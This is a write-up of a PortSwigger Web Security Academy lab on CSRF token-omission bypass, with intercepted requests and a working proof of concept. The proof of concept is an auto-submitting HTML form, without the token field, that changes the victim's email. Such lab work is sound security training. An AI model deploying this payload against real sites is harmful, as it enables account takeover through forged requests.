| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | CSRF — Token Omission Bypass |
| Difficulty | Practitioner |
| Objective | Change the victim's email address by bypassing CSRF token validation |
CSRF where token validation depends on token being present — Writeup
Initial Observation
Logged in as wiener:peter. Account page:
My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Web — Email Change Request Analysis
Intercepting the email update:

POST /my-account/change-email HTTP/2
email=teto@tetomail.com&csrf=sTxyjDHFlBmckSIMQLaNFUE3xagxu8Fr
CSRF token is present. Inspecting the form source confirms it comes from a hidden input:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required="" type="email" name="email" value="">
    <input required="" type="hidden" name="csrf" value="sTxyjDHFlBmckSIMQLaNFUE3xagxu8Fr">
    <button class="button" type="submit"> Update email </button>
</form>

Testing what happens when the token is stripped from the request entirely:
POST /my-account/change-email HTTP/2
email=kasane@tetomail.com
302 Found — the email change went through. The server doesn't reject requests where the token is absent — it only validates the token when it's actually submitted. That's the bypass: don't send it at all.
Building the PoC — Token Omission
Crafting a form identical to the original but with the CSRF hidden input removed:
<form class="login-form" name="change-email-form" action="https://0ad9001003c420d58026031800e0004b.web-security-academy.net/my-account/change-email" method="POST">
    <label>Email</label>
    <input required="" type="email" name="email" value="kasane@tetomail.com">
</form>

<script>
    document.forms[0].submit();
</script>

Storing it on the exploit server and viewing the exploit while logged in as wiener — email changes to kasane@tetomail.com:

Chain confirmed. Updating the target email to the attack address and delivering to the victim:
<form class="login-form" name="change-email-form" action="https://0ad9001003c420d58026031800e0004b.web-security-academy.net/my-account/change-email" method="POST">
    <label>Email</label>
    <input required="" type="email" name="email" value="miku@mikumail.com">
</form>

<script>
    document.forms[0].submit();
</script>

Lab solved. The victim's email is now miku@mikumail.com :P
Resources
- PortSwigger — Bypassing CSRF token validation
- PortSwigger — CSRF
- Burp Suite Professional — request interception and parameter manipulation